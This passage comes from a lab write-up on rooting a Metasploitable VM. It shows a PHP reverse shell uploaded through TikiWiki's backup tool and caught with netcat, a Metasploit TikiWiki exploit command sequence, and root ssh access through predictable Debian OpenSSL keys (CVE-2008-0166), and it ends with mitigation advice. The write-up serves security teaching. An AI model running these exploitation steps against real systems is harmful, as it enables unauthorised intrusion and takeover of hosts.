

Figure 14: Extremely insecure TikiWiki backup feature.

All that's left to do is launch our reverse shell listener on our attacking machine via Netcat `nc -lvp 4321`. Once this is done we navigate to the file we've uploaded via Firefox in order to execute it.



Figure 15: Executing our reverse shell via Firefox.



Figure 16: Reverse shell caught via Netcat.

Before we move on to rooting the box, lets use the Metasploit console to gain our shell directly. This saves us some time in that we do not need to upload our own php reverse shell. In order to do so, we

open msfconsole and issue the following commands.

```
search tikiwiki
use exploit/unix/webapp/tikiwiki_graph_formula_exec
set RHOST 10.0.2.4
show options
show payloads
set payload generic/shell_bind_tcp
show options
exploit
```



Figure 17: Reverse shell via Metasploit.

We now have a shell on the target machine as the user `www-data` (we've done it two different ways). It is time to escalate our privileges to root.

Root

Typically to find privilege escalations we would run an enumeration tool such as Linux Smart Enumeration. In the case of this lab we're already aware of what we're supposed to do. That tool would surely point out to us though that the `/root` directory was readable to other users, if we weren't previously aware.



Figure 18: Authorized keys readable in `/root/.ssh/` directory.

We are also aware for this lab that our target machine is vulnerable to CVE-2008-0166, which states

> OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys.

Luckily for us, these private keys have already been calculated and are available to download and use. For this lab we were provided them by Professor Dai. We need only download and extract the file containing these public and private key pairs, and search through them to determine if this public key has a private key already calculated.



Figure 19: Private key matching public key found in our directory of previously calculated keys.

Lastly, we ssh into the box as the root user using the private key we now know that we've got.

```
XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1u
A73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w *.p
ub
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~#
```

Figure 20: Rooted

Conclusion

The Metasploitable VM is full of vulnerabilities, that is why it was created. We've only taken one of the many paths available to root this machine. There are multiple vulnerabilities in Tikiwiki alone, of which we only explored one. Additionally, there are many other ports running services we've not yet explored.

Mitigation Tactics

TikiWiki Application

Updating Tikiwiki is the most obvious way to mitigate this attack. The version running on this box is over a decade old, as Tikiwiki is now on version 20.x. It's rather surprising that this version of Tikiwiki allows allows php files to be uploaded through the backup tool. This is a terrible idea. It's also peculiar that it stores passwords for its users in plain text, this is also a terrible idea.

Server Configuration

There is also little to no reason that the server should have the MySQL port open to remove connections. Allowing only local connections to the database would allow the application to run without opening up the ability for attackers to connect to the database directly. Lastly, our privilege escalation for this box involves reading the `/root` directory as the `www-data` user. The `/root` directory should never be readable by users without root privileges. If that were the case we would not have been able to determine the public key in order to reverse engineer the private key.